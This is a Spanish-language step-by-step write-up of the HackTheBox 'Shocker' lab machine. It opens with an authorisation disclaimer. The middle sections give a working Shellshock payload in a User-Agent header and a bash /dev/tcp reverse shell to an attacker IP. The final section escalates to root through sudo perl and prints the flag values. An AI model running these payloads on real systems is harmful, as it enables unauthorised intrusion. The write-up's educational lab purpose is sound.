

Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Shocker– Plataforma HackTheBox



DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**

Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual “Shocker”** alojada en la plataforma **HackTheBox**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**

El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**

Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. Limitaciones y responsabilidad:

Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

ESCANEEO INICIAL

Con nmap escaneamos el total de puertos de la máquina en cuestión para descubrir los puertos abiertos:

```
(root@kali)-[/home/phoenixx/Escritorio/shocker]
# nmap -sS -p- --open -vvv -n -Pn -T4 -oN allPorts 10.129.27.189
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-28 11:14 +0000
Initiating SYN Stealth Scan at 11:14
Scanning 10.129.27.189 [65535 ports]
Discovered open port 80/tcp on 10.129.27.189
Discovered open port 2222/tcp on 10.129.27.189
Completed SYN Stealth Scan at 11:15, 17.34s elapsed (65535 total ports)
Nmap scan report for 10.129.27.189
Host is up, received user-set (0.046s latency).
Scanned at 2026-04-28 11:14:50 UTC for 17s
Not shown: 65529 closed tcp ports (reset), 4 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
80/tcp    open  http         syn-ack ttl 63
2222/tcp  open  EtherNetIP-1 syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 17.39 seconds
Raw packets sent: 67453 (2.968MB) | Rcvd: 66240 (2.650MB)
```

ESCANEEO EXHAUSTIVO

Una vez obtenidos los puertos abiertos, realizamos un escaneo exhaustivo de los puertos abiertos, para verificar la versión y los servicios que se encuentran corriendo por los mismos:

```
(root@kali)-[/home/phoenixx/Escritorio/shocker]
# nmap -sVC -p 80,2222 -n -Pn -oN targeted 10.129.27.189
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-28 11:16 +0000
Nmap scan report for 10.129.27.189
Host is up (0.047s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp  open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.18 seconds
```

ENUMERACIÓN

Con whatweb recogemos información del servicio web, nos encontramos ante un apache y un sistema Linux

```
(root@kali)-[/home/phoenix/Escritorio/shocker]
$ whatweb http://10.129.27.189
http://10.129.27.189 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.27.189]
```

Accedemos al servicio web, vemos una imagen y un texto, examinamos código fuente pero no encontramos ningún detalle relevante, también se descarga la imagen para examinar si contiene metadatos pero no se encuentra nada relevante.



Don't Bug Me!



Se procede a realizar fuzzing de directorios y archivos con el objetivo de encontrar recursos que sean susceptibles de aprovechamiento. El fuzzing nos reporta que existe un recurso cgi-bin, que aunque tiene código de estado 403 (forbbiden) es posible realizar fuzzing recursivo y ver lo que hay dentro de este recurso

```
(root@kali)-[/home/phoenix/Escritorio/shocker]
$ wfuzz -c -hc=404 -u http://10.129.27.189/FUZZ/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentatio
n for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://10.129.27.189/FUZZ/
Total requests: 207643

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000001: 200        9 L    13 W   137 Ch "# directory-list-lowercase-2.3-medium.txt"
000000007: 200        9 L    13 W   137 Ch "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000003: 200        9 L    13 W   137 Ch "# Copyright 2007 James Fisher"
000000035: 403       11 L    32 W   296 Ch "cgi-bin"
```

Para ello utilizamos una lista con las extensiones más propensas a utilizarse dentro del recurso cgi-bin (ya con la idea de que la intrusión podría venir por un shellshock attack). Es posible también utilizar scripts de nmap para este cometido, aunque vamos a hacerlo de manera manual.

Se encuentra un recurso user.sh

```
(root@kali)~# /home/phenixx/Escritorio/shocker
wuzz -c --hc=0% -u "http://10.129.27.189/cgi-bin/FUZZ.FUZZ22" -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -z list,sh,pl,cgi
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentati
n for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.129.27.189/cgi-bin/FUZZ.FUZZ22
Total requests: 207643

=====
ID          Response  Lines  Word  Chars  Payload
=====
000000001: 403      11 L   32 W   296 Ch  "# directory-list-lowercase-2.3-medium.txt - sh"
000000003: 403      11 L   32 W   296 Ch  "# Copyright 2007 James Fisher - sh"
000000007: 403      11 L   32 W   296 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/ - sh"
000000013: 403      11 L   32 W   296 Ch  "# - sh"
000000005: 403      11 L   32 W   296 Ch  "# This work is licensed under the Creative Commons - sh"
000000002: 403      11 L   32 W   296 Ch  "# - sh"
000000008: 403      11 L   32 W   296 Ch  "# or send a letter to Creative Commons, 171 Second Street, - sh"
000000009: 403      11 L   32 W   296 Ch  "# Suite 300, San Francisco, California, 94105, USA. - sh"
000000010: 403      11 L   32 W   296 Ch  "# - sh"
000000006: 403      11 L   32 W   296 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this - sh"
000000004: 403      11 L   32 W   296 Ch  "# - sh"
000000012: 403      11 L   32 W   296 Ch  "# on atleast 2 different hosts - sh"
000000011: 403      11 L   32 W   296 Ch  "# Priority ordered case insensitive list, where entries were found - sh"
000000125: 200       7 L   18 W   119 Ch  "user - sh"
000001675: 404       9 L   32 W   291 Ch  "259 - sh"

Total time: 11.27096
Processed Requests: 1635
Filtered Requests: 1621
Requests/sec.: 145.0629
```

Para comprobar si tenemos ejecución remota de código procedemos a realizar una petición al recurso encontrado. Dentro de la cabecera User-Agent inyectaremos el payload característico para realizar un shell-shock attack, en el que se le pasará como comando a ejecutar whoami. Comprobamos que en la respuesta de la petición tenemos el output del comando, por lo que hemos validado que tenemos ejecución remota de comandos.

```
(root@kali)~# /home/phenixx/Escritorio/shocker
# curl -sX GET "http://10.129.27.189/cgi-bin/user.sh" -H "User-Agent: () { ;; }; echo; echo; /bin/bash -c 'whoami'"
shelly
```

Llegados a este punto ya podemos entablar una conexión mediante una revshell a nuestra máquina atacante. Para ello hacemos uso de la instrucción que nos permite lanzarnos una bash interactiva haciendo uso del dispositivo tcp, con lo cual ahora tanto el stdin, stdout como el stderr apuntan al socket. El stdin leerá los datos que le lleguen por el socket y mandará tanto stdout como stderr de vuelta.

```
(root@kali)~# /home/phenixx/Escritorio/shocker
# curl -sX GET "http://10.129.27.189/cgi-bin/user.sh" -H "User-Agent: () { ;; }; echo; echo; /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.15/7878 0>&1'"
```

Antes de hacer la petición abrimos netcat por el puerto que deseamos recibir la conexión y realizamos la petición. Recibimos una conexión, pero tenemos una pseudo terminal, para hacer una actualización hacia una shell completamente interactiva necesitamos aplicar el correspondiente tratamiento de la tty, incluyendo la adecuación de variables de entorno y número de filas y columnas.

```
(root@kali)~# /home/phenixx/Escritorio/shocker
# nc -lnvp 7878
listening on [any] 7878 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.27.189] 59800
bash: no job control in this shell
shelly@Shocker:usr/lib/cgi-bin$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
shelly@Shocker:usr/lib/cgi-bin$ ^Z
zsh: suspended nc -lnvp 7878
/home/phenixx/Escritorio/shocker
(root@kali)~# /home/phenixx/Escritorio/shocker
# stty raw -echo;fg
[1] + continued nc -lnvp 7878
reset xterm
```



```
shelly@Shocker:/usr/lib/cgi-bin$ export SHELL=bash
shelly@Shocker:/usr/lib/cgi-bin$ export TERM=xterm
shelly@Shocker:/usr/lib/cgi-bin$ stty size .00, 0.00, 0.00
24 80
shelly@Shocker:/usr/lib/cgi-bin$ stty rows 60 cols 120
shelly@Shocker:/usr/lib/cgi-bin$ stty size
60 120
shelly@Shocker:/usr/lib/cgi-bin$
```

Una vez dentro del sistema comprobamos los usuarios que existen en él. Aparte del usuario que somos actualmente (shelly) solo está root.

```
shelly@Shocker:/usr/lib/cgi-bin$ cat /etc/passwd | grep -E '*sh$'
root:x:0:0:root:/root:/bin/bash
shelly:x:1000:1000:shelly,,,:/home/shelly:/bin/bash
shelly@Shocker:/usr/lib/cgi-bin$
```

ESCALADA DE PRIVILEGIOS

Una de las primeras técnicas que debemos utilizar es `sudo -l` para ver que programas podemos utilizar con permisos de otro usuario. En este caso la salida de este comando nos indica que podemos utilizar el binario de perl (a modo de intérprete de comandos) como el usuario root y sin proporcionar contraseña.

```
shelly@Shocker:/usr/lib/cgi-bin$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

Si atendemos a la opciones del binario, podemos observar que cuenta con un parámetro `-e`, que nos permite ejecutar comandos.

```
shelly@Shocker:/usr/lib/cgi-bin$ /usr/bin/perl --help
Usage: /usr/bin/perl [switches] [--] [programfile] [arguments]
  -0[octal]          specify record separator (\0, if no argument)
  -a                 autosplit mode with -n or -p (splits $_ into @F)
  -C[number/list]    enables the listed Unicode features
  -c                 check syntax only (runs BEGIN and CHECK blocks)
  -d[:debugger]      run program under debugger
  -D[number/list]    set debugging flags (argument is a bit mask or alphabets)
  -e program         one line of program (several -e's allowed, omit programfile)
```

Si dentro del contexto de ejecución del binario, como el usuario root, ejecutamos un shell, por ejemplo una sh, nos convertiremos en el usuario root.

```
shelly@Shocker:/usr/lib/cgi-bin$ sudo -u root /usr/bin/perl -e "exec '/bin/sh'"
# whoami
root
# cat /root/root.txt
d0f70a79b7f685650c5d2388894951c8
# cat /home/shelly/user.txt
12c8af02959e73244eb75343ec15760c
```

MÁQUINA FINALIZADA!